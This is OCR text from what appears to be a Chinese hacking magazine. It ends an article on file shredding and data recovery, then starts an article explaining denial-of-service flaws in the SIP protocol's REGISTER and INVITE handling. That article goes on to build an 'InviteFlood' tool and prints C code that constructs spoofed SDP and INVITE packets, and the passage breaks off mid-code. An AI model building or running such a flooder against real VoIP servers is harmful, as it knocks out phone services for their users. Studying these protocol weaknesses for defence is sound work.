


图 3　文件粉碎机运行界面

下面采用 EasyRecovery 软件，选择“高级数据恢复”对粉碎的文件进行恢复，界面如图 4 所示。




图 4　EasyRecovery 软件恢复已粉碎文件的界面

单击“下一步”按钮，保存到不同的分区下，打开恢复后的文件，其内容如图 5 所示。显然，文件已经被粉碎了，此时若采用软件方式恢复，是无法再现出此文件内容的。当然，若需防范深层次信号还原法技术，需要多次且交替地复写文件。




图 5　EasyRecovery 恢复后的内容

对大文件进行粉碎的测试这里就不再给出，由前面的代码可知，将文件对应的所有扇区全部置为 0，此时若采用 EasyRecovery 恢复此文件，打开的文件将会是一个空文件。当然，最好是多次交替的调用 WriteDisk 函数，交替反复地写此文件。


最后，提示读者在 NTFS 文件系统下，企图一次对小文件（即文件内容存放在其对应的 MFT 表项 80 属性内）进行复写“0”操作实现文件删除将不会成功，因为 MFT 文件受系统保护，当 MFT 文件破坏后，系统会另行复制一个未修改的 MFT，一般而言，新生成的 MFT 会紧邻被破坏的 MFT 表，读者可自行测试。

小　结

数据恢复技术与数据擦除技术是对立的，但对任何一个对数据信息较为敏感的人而言，都无法脱离两者，很多时候你不小心删除了或被病毒污染了某重要文件，此时需要寻找一个强大的恢复软件，对文件实施数据恢复；同样，你也会遇到某些重要文件不再使用时，需要彻底地擦除，你会选择一个强大的文件粉碎软件，对文件进行粉碎，此时即便你已经采用某软件擦除了此机密文件，但若你并不了解此软件到底具备多强的擦除功能，依然无法放心。本文介绍了一种很好的方法实现任一文件的粉碎并进行了详细的代码分析。而且，为了达到数据安全国际标准，读者完全可以选择多次交替地复写 0 和 1，实现文件彻底粉碎。显然，读者对自己亲手编写的数据擦除软件定会放心许多。最后，对文件擦除、数据恢复技术及计算机取证技术感兴趣的读者，欢迎大家在黑客防线上交流。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键字: SIP、DOS 攻击



SIP 协议的 DOS 攻击原理及相应工具编程实现

文/图 Handt、换心

SIP 协议简介

关于 SIP 协议的介绍，最权威的文档是 RFC3261。国内目前关于 SIP 协议的介绍比较少，唯一的几本书，字里行间都充斥着明显的翻译痕迹。

这里，我就根据自己的理解和参看资料甄别后，简单地谈谈 SIP 协议。更详细的内容请读者翻阅 RFC 和《SIP 原理与应用》一书以及 Google。

SIP，Session Initial Protocol，字面意思是会话（Session）初始化协议。看到协议名就很容易想到几个问题：什么是 Session？为什么要有这个协议，即这个协议具有什么特点，要独立门户？该协议目前又有哪些应用？

这里的 Session 就是“关联参与者之间的数据交换”（参见 RFC3261 第 1 节）。目前已经有很多公认的协议来负责传输各种形式的实时多媒体会话数据（Session data），比如音频、视频或文本消息。这个 Session data 中的 Session 就是数据交换。

作为 IP 电话关键技术之一的信令技术，目前被广泛接收的有两个体系，包括 ITU-T 的 H.323 系列和 IETF 的 SIP.H.323，提供了窄带多媒体通信所需要的所有子协议，但 H.323 的控制协议非常复杂。此外，H.323 不支持多点发送协议，只能采用多点控制单元构成多点会议，因而只能同时支持有限的多点用户。H.323 也不支持呼叫转移，而且呼叫建立的时间比较长。与 H.323 相反，SIP 是一种比较简单的会话初始化协议，具有以下特点：

（1）只提供会话和呼叫的建立与控制功能。

（2）既支持单点也支持多点发送。

（3）是基于文本的协议（类似于 http），易于实现和调试，灵活性和扩展性好。

（4）只用于初始化呼叫，而不传输数据。因而造成的附加传输代价小。

（5）相比 H.323，SIP 建立呼叫快，支持传递电话号码。

通过两者的比较，我们可以看出 SIP 是作为取代 H.323 的身份出现的，这就是他存在的意义。

最后是 SIP 协议的应用领域问题。目前，SIP 协议主要应用于 Voip 中，SIP 协议在 Internet 体系中的位置如图 1 所示。




图 1 SIP 协议在 Internet 体系中的位置

SIP 协议中的基本概念

我先介绍一下 SIP 协议中的一些基本概念，有助于后面对原理的理解。

如图 2 所示是一个典型的呼叫流程。




图 2 呼叫流程示例

用户 handt 准备邀请 pbc 参与某次会话。整个流程如下：

1．handt 发送一个 INVITE 消息（message）给代理服务器，代理服务器通过解析消息中的 TO 字段，找到被邀请者所在的域，如果该域和服务器所处域相同，就直接转发 handt 的 INVITE 消息给 pbc。接下来，就是响铃的过程（图中的 180 Ringing），和我们打电话时嘟……嘟……一样。这时 pbc 接电话了，她按下接收键，发送了一个 200OK 的信息给 handt，于是，他们开始通话了。通话时的音频/视频或者文本传输都不属于 SIP 的范畴，

SIP 只负责建立这个 Session。而具体的数据传输可能是用 RTP 或者其他协议。电话打完后，handt 挂机了，发送一个 BYE 给 pbc，pbc 返回一个 200OK 的消息作为应答。

在这里，有几个专有名词：

UAS：包括 UAC 和 UAS，UA 表示 user agent，因为人（user）要通过 PC 上的 IP 电话软件或者手机来打电话，所以这个手机等就是 agent 了。UAC 和 UAS 是个相对的概念，发起方是 UA client，接收方是 UA server。

代理服务器：图 2 看到的 proxy 就是一个代理服务器，负责转发 handt 和 pbc 的消息。

注册服务器：在图 2 中没有标出。注册时可以将用户的当前位置等信息发送给服务器。

定位服务器：同样没有出现在图 2 中。该服务器在寻找用户时用到。比如被呼叫用户不在同一个域中，需要到定位服务器中找到请求应该转发到的地址。这个和路由器的路由表很相似。

另外，在刚开始接触 SIP 的时候，经常会对事务（transaction）、对话（dialog）、会话（session）、消息（message）这几个概念弄不清楚。简单的对比如下：

- Transaction：必须是一对，一去一来。一个 request+紧接着的 response 。
- message ：所有的 SIP 数据包都是 message。
- dialog ：在建立 INVITE+ACK 之后，到 BYE/CANCEL 之间的对话，叫做对话。
- call ：从发起方拨号后，直到最后挂机都是 call。

每次 call 由 call-id 来唯一标识。

transaction 由 request 的 cseq 和拥有相同 call-id+cseq 的 respose 组成。

SIP 协议中的 DOS 攻击成因

DOS 攻击即拒绝服务式攻击，通过某种攻击手段，使服务器没法响应合法用户的请求，形成拒绝服务的效果。

DOS 攻击一般对服务器的三种资源进行消耗从而达到目的，分别是带宽、CPU 使用率、内存使用率。

由于 SIP 是应用层的协议，支持 TCP 和 UDP 两种方式。针对 TCP 实现的 SIP，我们可以通过经典的三次握手漏洞，进行 syn flooding 攻击。而针对基于 UDP 的 SIP 呢？下面进行具体分析。

SIP 中的 Register 和 INVITE 消息都需要服务器进行判断分析。在最常用的 SIP 服务器 SER 中，Register 的实现流程如图 3 所示。

可以看到，对 call-id 是否合法的判断放在了第二位，服务器如何判断 call-id 是否合法呢？查询数据库。而数据库查询是最消耗资源的（相对简单的 Nonce/Response 合法性判断）。这个时候问题就来了。我们通过在短时间内发送大量的 register 包，这些包都通过 Sniff 获得一个合法的 nonce 后发送到服务器，此时服务器就得不断查询数据库来判断用户是否合法。通过数据库查询操作消耗服务器的 CPU 和内存资源。然后达到 DOS 攻击的目的。

SIP 协议存在的另一个典型可能带来 DOS 攻击的就是 INVITE 方法。在图 2 中，proxy 收到一个 Invite 消息之后在服务器上维持了一个 Session 来记录请求者的相关信息（比如 call-id 等），若被请求用户存在，并返回了一个 200OK，而请求方不返回 ACK，那么服务器就得在内存中一直维持这个 Session。因为考虑到请求方不发送 ACK 可能是因为网络等故障，所以服务器就一直等。在协议中，默认的重传时间是 500ms，然后以 2 的指数级增长。就是第一次等 500ms 没有 ack，再等 500×2=1s，还没有，再等 1×2=2s……一共等 7 次，如果还没有看到 ACK，才决定丢掉这个 Session。正是 SIP 协议中的这个缺陷，导致了 Invite 攻击是 SIP 攻击中最危险的。下面，我们将自己完成实现一个 Invite flooding 的工具，达到 DOS 攻击的效果。




图 3 SER 中处理的 REGISTER 消息的流程

动手编写 InviteFlood 工具

这是基于 libpcap 编写的一个攻击工具，在 ubuntu/linux 下编译通过。

测试环境：

Sip 服务器：ser 0.9.6（自己下源码编译）。

出于测试的目的，去掉了服务器的验证功能。

先来确定一下编程思路：

（1）获取所有必须的信息，包括用户要伪造的 IP 和端口值、攻击次数等。

（2）封装 SDP 数据包头。

（3）封装 SIP 数据包头，每次循环替换掉 brach 的值。

（4）添加 udp/ip/Ethernet 头部。

（5）循环发送数据包。

可以看到，程序流程比较简单，主要是需要熟悉 libpcap 和 libnet 中的一些库函数。另外，SIP 数据包的格式定义比较严格，比如换行必须是“\r\n”的组合。代码中只列出核心部分，容错方面的代码都已省略，完整代码可以到黑防官方网站下载。

构造 SDP 数据包：

```
sprintf (sdpPayload,
    "v=0\r\n"
    "o=MxSIP 0 639859198 IN IP4 %s\r\n"
    "s=SIP Call\r\n"
    "c=IN IP4 %s\r\n"
    "t=0 0\r\n"
    "m=audio 16388 RTP/AVP 0 18 101 102 107 104 105 106
4 8 103\r\n"
```

```
        "a=rtpmap:0 PCMU/8000\r\n"
        "a=rtpmap:18 G729/8000\r\n"
        // 一些 rtpmap 的内容。
//Rtp 是一种数据传输协议，通常和 SIP 一起使用
        "a=rtpmap:103 telephone-event/8000\r\n"
        "a=fmtp:103 0-15\r\n"
        "a=silenceSupp:off - - - -\r\n",
        srcIPv4AddrDotted,
        srcIPv4AddrDotted );
```

构造 SIP 数据包头部。

先构造 INVITE 消息：

```
sprintf ( sipPayload,
        "INVITE sip:%s%s%s%s%s SIP/2.0\r\n"
        "Via: SIP/2.0/UDP %s:%u;branch=%s\r\n",
        psUser,
        ( strcmp ( "", psUser ) ? "@" : "" ),
        psDomain,
    ( strcmp ( "", lineString ) ? ";line=" : ""),
        lineString,
        srcIPv4AddrDotted,
        srcPort,
        psBranch );
再填充其他行的内容：
sprintf ( sipPayload + strlen ( sipPayload ),
        "Max-Forwards: 70\r\n"
        "Content-Length: %u\r\n"
        "To: %s%s<sip:%s%s%s:%u>%s%s\r\n"
        "From: %s%s<sip:%s%s%s:%u>;tag=%s\r\n",
        strlen ( sdpPayload ),
        psUser,
        ( strcmp ( "", psUser ) ? " " : "" ),
        psUser,
